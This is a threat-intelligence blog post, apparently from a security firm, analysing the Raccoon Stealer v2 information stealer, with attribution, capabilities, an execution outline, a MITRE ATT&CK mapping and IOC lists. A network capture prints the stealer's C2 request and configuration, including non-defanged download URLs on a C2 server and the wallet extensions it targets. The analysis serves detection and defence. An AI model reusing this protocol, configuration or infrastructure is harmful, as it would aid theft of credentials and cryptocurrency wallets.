Raccoon Stealer v2 – Part 1: The return of the dead

blog.sekoia.io/raccoon-stealer-v2-part-1-the-return-of-the-dead/

June 28, 2022

Threat & Detection Research Team June 28 2022

12 minutes reading

Raccoon Stealer was one of the most prolific information stealers in 2021, being used by multiple cybercriminal actors. Due to its wide stealing capabilities, the customizability of the malware and its ease of use, Raccoon Stealer was highly **popular among threat actors**. The malware was mainly distributed using fake installers, or as cracked versions of popular software.

Previously sold as a **malware-as-a-service** on underground forums since early 2019, its operations suddenly stopped on March 25, 2022. This abrupt shutdown was purportedly due to the loss of a developer of the project Raccoon Stealer during the “special operation”, likely in reference

to the Russian conflict in Ukraine. At the time, the *raccoonstealer* profile stated on several forums they “don’t say goodbye forever”, and that they were already working on a second version.




Figure 1. Raccoonstealer’s statement on the shutdown of the Raccoon Stealer project on the XSS forum

SEKOIA.IO kept a close eye on activities related to Raccoon Stealer as it is assessed to make a **strong comeback in the information stealer market**.

We have reverse-engineered the new version of Raccoon Stealer and our in-depth analysis is available in part 2 at: https://blog.sekoia.io/raccoon-stealer-v2-part-2-in-depth-analysis/.

First signs of life


On June 10, 2022, while searching for stealers’ administration panels on the Shodan search engine, SEKOIA.IO analysts stumbled upon active servers hosting a web page named “Raccoon Stealer 2.0”.

Figure 2. Server hosting a web page named “Raccoon Stealer 2.0” on Shodan

After analysis of the files on the server, we could assert with high confidence that these servers belong to the Raccoon Stealer infrastructure. Indeed several technical artefacts suggest that this panel is linked to the malware:

- the HTTP title: `Raccoon Stealer 2.0`;
- the issued domain in the SSL certificates: `raccoonstealer[.]app`;
- several references to the *raccoonstealer* profile in the Javascript code: `contacts: [{title:"Jabber",content:"raccoonstealer[@]exploit[.]im"}, {title:"Telegram",content:"[@]raccoonstealer"}]`

Based on this information, we came across *raccoonstealer*'s publications on the underground forum Exploit and their Telegram channel confirming that a first release of Raccoon Stealer v2 is sold on Telegram since May 17.






Figure 3. Publication in the raccoonstealer's Telegram channel advertising the malware

However, we were not able to find malware samples distributed in the wild at the time.

Samples in the wild

On June 16, 2022, S2W published a comprehensive analysis[1] of the new version of Raccoon Stealer. Based on a file created by the malware (*System Info.txt*), they **attributed payloads** distributed in the wild to the **Raccoon Stealer V2**. This file contains information about the victim's system.

The sample analysed by S2W matches a newly discovered malware family discussed on Twitter by cybersecurity researchers, which was later named RecordBreaker by @James_inthe_box (related tweet). **Raccoon Stealer v2** and **RecordBreaker** could be two different names for the **same malware family**.

Samples of Raccoon Stealer v2 were therefore observed in the wild since May 16, 2022. As for the previous version, threat actors mainly distribute the information stealer using fake installers, or cracked versions of popular software. Here are a few samples faking legitimate software installers:

- F-Secure FREEDOME VPN installer (F-Secure Freedome VPN 2.50.23.0.licensesrv.exe_KaHCr.exe);
- R-Studio Network installer (R-Studio.v9.0.190312.licencekey.exe_v3G9m.exe);
- Proton VPN installer (ProtonVPN.exe).

Malware sample attribution

In order to confirm that the sample analysed by S2W corresponds to a Raccoon Stealer v2 sample, we **compared the content of *raccoonstealer*'s publications** on their Telegram channel with **our technical analysis of the stealer**.

The publications advertising Raccoon Stealer v2 are promoted by its developers to the user community. The authors are therefore focused on the user experience of attackers (performances, log processing, integrity, etc.) which can be embellished. However, *raccoonstealer* shared technical features of their malware. In the following table, we have listed these descriptions to compare with our observations during analysis.

Descriptions from the *raccoonstealer*'s Telegram	**SEKOIA.IO's commentary**
"the styler is written in C/C++"	Based on the samples analysis, we observed the malware code written in C/C++ and a bit of ASM.
"Raccoon collects: passwords, cookies and autocomplete from all popular browsers (including FireFox x64), CC data"	By default (a specific configuration is not needed), the malware samples collect data from browsers SQL databases.
"Raccoon collects system information"	The malware fingerprints the infected system using Windows Registry queries and other WinApi functions (*e.g.* RAM, CPU, display, installed softwares).
"almost all existing desktop cryptocurrency wallets"	It is confirmed by the malware configuration which embeds many cryptocurrency wallets browser extensions and Desktop apps. The configuration can be customized to collect data from other wallets, just by setting the path and the targeted file.
"Built-in file downloader"	The malware implements its own directory listening function to grab files.
"Works on both 32 and 64-bit systems without dependencies on .NET."	The malware doesn't need any dependencies, it rather downloads 8 DLLs once executed.
"Private key, gate address and all other string values are heavily encrypted."	C2 address(es) and strings are encrypted using (RC4 and Base64), not heavily, perhaps *raccoonstealer* used this term for marketing? Does the private key correspond to the RC4 key, stored in the .rdata section?
"HTTP for sending to handlers and file servers are encrypted."	We didn't observed any encryption of exfiltrated data.
"Screenshot, system info, each browser profile is sent separately. Each wallet – sent separately"	**Quite discriminating**, the malware sends data each time it collects a new one: the system information, the browsers data, the wallets data (for each wallet extension/desktop found) and the screenshot.
"Reworked file grabber (…) going through all disks including usb with search depth"	The malware implements its own directory listening function to grab files.

Descriptions from the *raccoonstealer*'s Telegram	SEKOIA.IO's commentary
"The weight of the executable file of the Stiller is only 50 KB"	All stand-alone observed samples are 55KB or 56KB.
"We also redesigned the loader. You can now choose where to install the file (Low, Temp, AppData). CMD/DLL/EXE"	Two ways to execute a payload are implemented in the malware, but we only took a look at the downloaded PE execution function.

Figure 4. Comparative table of features shared by raccoonstealer and the SEKOIA.IO's analysis

Almost all the capabilities or technical details advertised by *raccoonstealer*, correspond to those observed during our malware analysis. Some properties of the malware are quite generic (collecting browser data and system information, capturing screenshot, encrypting the C2 address and strings) among the information stealing malware family, but others are rather specific and validate the attribution to Raccoon (sending data separately, the built-in file downloader, the file grabber going through all disks, and the specific loader).

It is worth mentioning that the authors announce that Raccoon Stealer v2 exfiltrate encrypted data , but we didn't observe any encryption or obfuscation in C2 communications during our analysis. This seems to be the only point that differs between the *raccoonstealer*'s advertising and our observations. However, it should not be forgotten that their goal is to market the malware, and they might overuse some expressions to do so. Indeed, we have already seen such discrepancies on the *MarsTeam*'s publications about Mars Stealer on the XSS forum[2].

In addition, the date of appearance of the first samples matches that of the aforementioned "Raccoon Stealer 2.0" servers, as well as the date of the publication of *raccoonstealer* in their Telegram channel (arround May 17, 2022).

Technical analysis

In the *raccoonstealer*'s Telegram channel, the new version of the malware has been advertised with an improved software, back-end and front-end. Raccoon Stealer's developers rewrote the malware and the administration panel from scratch, with a focus on performance and efficiency. In the next part, SEKOIA.IO analysed the malware and its communication in depth.

Malware capabilities

Raccoon Stealer's capabilities are those of a classic stealer, with a focus on cryptocurrency wallets. The malware is also advertised as a loader and a file grabber.

Here is an overview of its capabilities:

- Targeting of popular browsers (to steal passwords, cookies, autoforms and credit cards);

- Targeting of almost all desktop cryptocurrency wallets and extension for cryptocurrency wallets (*MetaMask, TronLink, BinanceChain, Ronin, Exodus, Atomic, JaxxLiberty, Binance, Coinomi, Electrum, Electrum-LTC, ElectronCash*, *etc.*);
- File downloading;
- File loading (cmd, dll, exe);
- File grabbing in all disks;
- Screenshot capturing;
- System fingerprinting;
- Installed applications listing.

The capabilities advertised on Telegram match those identified during our analysis.

In-depth analysis

Raccoon Stealer v2 is written in C/C++ using WinApi. Sample size is around 56KB, working on both 32 and 64-bit systems without any dependencies. The malware downloads legitimate third-party DLLs from its C2 server(s). The C2 configuration and strings are encrypted using RC4 and Base64 encoding.

SEKOIA.IO reverse engineered the malware and will soon publish an in-depth analysis to share further details.

In the meantime, here is a description of the step-by-step execution of Raccoon Stealer v2:

1. Dynamic Loading of DLLs;
2. Run-Time Dynamic Linking of WinApi functions;
3. Strings deobfuscation (base64 decoding and RC4 decryption);
4. C2 server(s) deobfuscation;
5. Checks (mutex, user privileges);
6. Host fingerprint (MachineGuid, Username) and data exfiltration;
7. Retrieving its configuration from its C2;
8. Downloading, then loading the legitimate third-party DLLs;
9. Fingerprint the infected host (CPU, RAM, OS version, Display info) and send this data to the C2;
10. Collecting personal information and exfiltrating it (system information, browsers, crypto wallets);
11. Capturing a screenshot and exfiltrating it;
12. Removal of files created by the malware.

Interestingly, during the collection stage, the malware collects the data and sends it directly in a file via a POST request to the C2 server. It repeats this step for each new type of data (system information, cookies, screenshot, etc.).

It is worth noting that the malware implements almost no defense evasion techniques, such as anti-analysis, obfuscation, or impair defenses.

Discover our CTI and XDR products

Network communications

The malware first sends a POST request to its C2 server with the *machineId*, username and *configurationId* (which corresponds to the RC4 key). The server replies with the full malware configuration including, as shown in the following figure:

- Applications to target;
- URLs hosting the legitimate third-party DLLs;
- Token used for data extraction (corresponds to the C2's endpoint);
- File grabber configuration, etc.

```
POST / HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
User-Agent: record
Host: 51.195.166.184
Content-Length: 93
Connection: Keep-Alive
Cache-Control: no-cache

machineId=36d1130a-ac2e-44f7-9dc1-e424fbcbe0ee|
user&configId=e659c40e6a0038a59a752ff4d0ceb719HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Thu, 02 Jun 2022 13:37:27 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 4588
Connection: keep-alive
Vary: Accept-Encoding
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-
content;font-src 'self' https: data:;form-action 'self';frame-ancestors
'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr
'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
X-DNS-Prefetch-Control: off
Expect-CT: max-age=0
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
ETag: W/"11ec-ts+QO/jU1rVHvvPYxGkOZw7qKKs"

libs_nss3:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll
libs_msvcp140:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll
libs_vcruntime140:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/
vcruntime140.dll
libs_mozglue:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll
libs_freebl3:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll
libs_softokn3:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll
ews_meta_e:ejbalbakoplchlghecdalmeeeajnimhm;MetaMask;Local Extension Settings
ews_tronl:ibnejdfjmmkpcnlpebklmnkoeoihofec;TronLink;Local Extension Settings
libs_sqlite3:http://94.158.247.24/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll
ews_bsc:fhbohimaelbohpjbbldcngcnapndodjp;BinanceChain;Local Extension Settings
ews_ronin:fnjhmkhhmkbjkkabndcnnogagogbneec;Ronin;Local Extension Settings
wlts_exodus:Exodus;26;exodus;*;*partitio*,*cache*,*dictionar*
wlts_atomic:Atomic;26;atomic;*;*cache*,*IndexedDB*
wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;*cache*
wlts_binance:Binance;26;Binance;*app-store.*;-
wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets;*;-
wlts_electrum:Electrum;26;Electrum\wallets;*;-
wlts_elecltc:Electrum-LTC;26;Electrum-LTC\wallets;*;-
```

Figure 5. Network capture of the communication initiated by the malware on the infected machine and its C2 server

Raccoon Stealer v2 then downloads every DLLs, which are sometimes hosted on another server.

Finally, it exfiltrates data by sending POST requests to its C2 server. The URLs used by the malware are built using the token received in the configuration.




Figure 6. Overview of Raccoon Stealer v2 communications

To conclude, we expect a **resurgence of Raccoon Stealer v2**, as developers implemented a version tailored to the needs of cybercriminals (efficiency, performance, stealing capabilities, etc.) and scaled their backbone servers to handle large loads. In addition, the malware benefits of the threat actors' popularity gained in recent years.

We can assess with high confidence that possible future updates will implement more anti-analysis techniques to avoid detection by antiviruses.

MITRE ATT&CK TTPs

Tactic	Technique	Description
Defense Evasion	T1140 – Deobfuscate/Decode Files or Information	Raccoon Stealer v2 decodes strings and the C2 configuration in the malware using RC4 and base64.
Defense Evasion	T1027 – Obfuscated Files or Information	Raccoon Stealer v2 uses RC4-encrypted strings.
Credential Access	T1539 – Steal Web Session Cookie	Raccoon Stealer v2 harvests cookies from popular browsers.
Credential Access	T1555.003 – Credentials from Password Stores: Credentials from Web Browsers	Raccoon Stealer v2 collects passwords from popular browsers.
Discovery	T1083 – File and Directory Discovery	Raccoon Stealer v2 lists files and directories to grab files through all disks.
Discovery	T1057 – Process Discovery	Raccoon Stealer v2 lists the current running processes on the system.
Discovery	T1012 – Query Registry	Raccoon Stealer v2 queries the Windows Registry key at HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid to retrieve the MachineGuid value.
Discovery	T1518 – Software Discovery	Raccoon Stealer v2 lists all installed software for the infected machine, by querying the Windows Registry key at HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\uninstall
Discovery	T1082 – System Information Discovery	Raccoon Stealer v2 collects OS version, host architecture, CPU information, RAM capacity and display device information.
Discovery	T1614 – System Time Discovery	Raccoon Stealer v2 collects the time zone information from the system.

Collection	T1119 – Automated Collection	Raccoon Stealer v2 scans the disks and automatically collects files.
Collection	T1005 – Data from Local System	Raccoon Stealer v2 collects credentials of cryptocurrency wallets from the local system.
Collection	T1113 – Screen Capture	Raccoon Stealer v2 captures a screenshot of the victim's desktop.
Command and Control	T1071.001 – Application Layer Protocol: Web Protocols	Raccoon Stealer v2 uses HTTP for C2 communications.
Command and Control	T1041 – Exfiltration Over C2 Channel	Raccoon Stealer v2 exfiltrates data over the C2 channel.
Command and Control	T1105 – Ingress Tool Transfer	Raccoon Stealer v2 downloads legitimate third-party DLLs for data collection onto compromised hosts.
Execution	T1106 – Native API	Raccoon Stealer v2 has the ability to launch files using ShellExecuteW.
Defense Evasion	T1055.001 – Process Injection: Dynamic-link Library Injection	Raccoon Stealer v2 has the ability to load DLLs via LoadLibraryW and GetProcAddress.
Defense Evasion	T1407 – Download New Code at Runtime	Raccoon Stealer v2 downloads its next stage from a remote host.

IOCs & Technical Details

Raccoon Stealer v2's C2 servers

136.244.65[.]99
138.197.179[.]146
140.82.52[.]55
142.132.180[.]233
142.132.225[.]253
142.132.229[.]12
146.19.247[.]28
146.70.124[.]71
146.70.125[.]95
149.202.65[.]236
164.92.172[.]4
167.235.245[.]75

178.128.94[.]180
179.43.154[.]171
185.106.94[.]148
185.225.19[.]190
185.225.19[.]198
185.227.111[.]81
185.62.56[.]113
188.40.147[.]166
192.248.184[.]34
193.106.191[.]146
193.233.193[.]50
193.38.54[.]50
193.43.146[.]17
193.43.146[.]26
194.156.98[.]151
194.180.174[.]180
194.87.216[.]18
194.87.31[.]186
194.87.45[.]2
2.58.56[.]247
206.189.234[.]222
213.226.100[.]106
23.88.55[.]150
31.13.195[.]44
45.133.216[.]145
45.133.216[.]170
45.133.216[.]249
45.138.74[.]104
45.142.212[.]100
45.142.215[.]50
45.142.215[.]92
45.144.30[.]91
45.150.67[.]175
45.152.86[.]98
45.153.230[.]183
45.67.34[.]234
45.67.35[.]251
45.84.0[.]80
46.101.30[.]175
46.249.58[.]152
5.252.22[.]107
5.252.22[.]62
5.252.22[.]66
51.195.166[.]175

51.195.166[.]178
51.195.166[.]184
51.195.166[.]186
51.195.166[.]201
51.195.166[.]204
51.210.87[.]110
62.113.255[.]110
65.108.20[.]64
77.91.102[.]115
77.91.102[.]44
77.91.73[.]162
77.91.74[.]67
82.202.172[.]185
83.149.87[.]220
85.202.169[.]112
89.108.102[.]157
89.185.84[.]7
91.194.11[.]43
91.242.229[.]166
93.115.28[.]51
94.158.244[.]21
94.158.247[.]13
94.158.247[.]24
94.158.247[.]44
95.216.251[.]186

Raccoon Stealer v2's SHA-256

0123b26df3c79bac0a3fda79072e36c159cfd1824ae3fd4b7f9dea9bda9c7909
022432f770bf0e7c5260100fcde2ec7c49f68716751fd7d8b9e113bf06167e03
048c0113233ddc1250c269c74c9c9b8e9ad3e4dae3533ff0412d02b06bdf4059
0c722728ca1a996bbb83455332fa27018158cef21ad35dc057191a0353960256
2106b6f94cebb55b1d55eb4b91fa83aef051c8866c54bb75ea4fd304711c4dfc
263c18c86071d085c69f2096460c6b418ae414d3ea92c0c2e75ef7cb47bbe693
27e02b973771d43531c97eb5d3fb662f9247e85c4135fe4c030587a8dea72577
2911be45ad496dd1945f95c47b7f7738ad03849329fcec9c464dfaeb5081f67e
47f3c8bf3329c2ef862cf12567849555b17b930c8d7c0d571f4e112dae1453b1
516c81438ac269de2b632fb1c59f4e36c3d714e0929a969ec971430d2d63ac4e
5d66919291b68ab8563deedf8d5575fd91460d1adfbd12dba292262a764a5c99
62049575053b432e93b176da7afcbe49387111b3a3d927b06c5b251ea82e5975
7299026b22e61b0f9765eb63e42253f7e5d6ec4657008ea60aad220bbc7e2269
7322fbc16e20a7ef2a3188638014a053c6948d9e34ecd42cb9771bdcd0f82db0
960ce3cc26c8313b0fe41197e2aff5533f5f3efb1ba2970190779bc9a07bea63
99f510990f240215e24ef4dd1d22d485bf8c79f8ef3e963c4787a8eb6bf0b9ac
9ee50e94a731872a74f47780317850ae2b9fae9d6c53a957ed7187173feb4f42

bd8c1068561d366831e5712c2d58aecb21e2dbc2ae7c76102da6b00ea15e259e
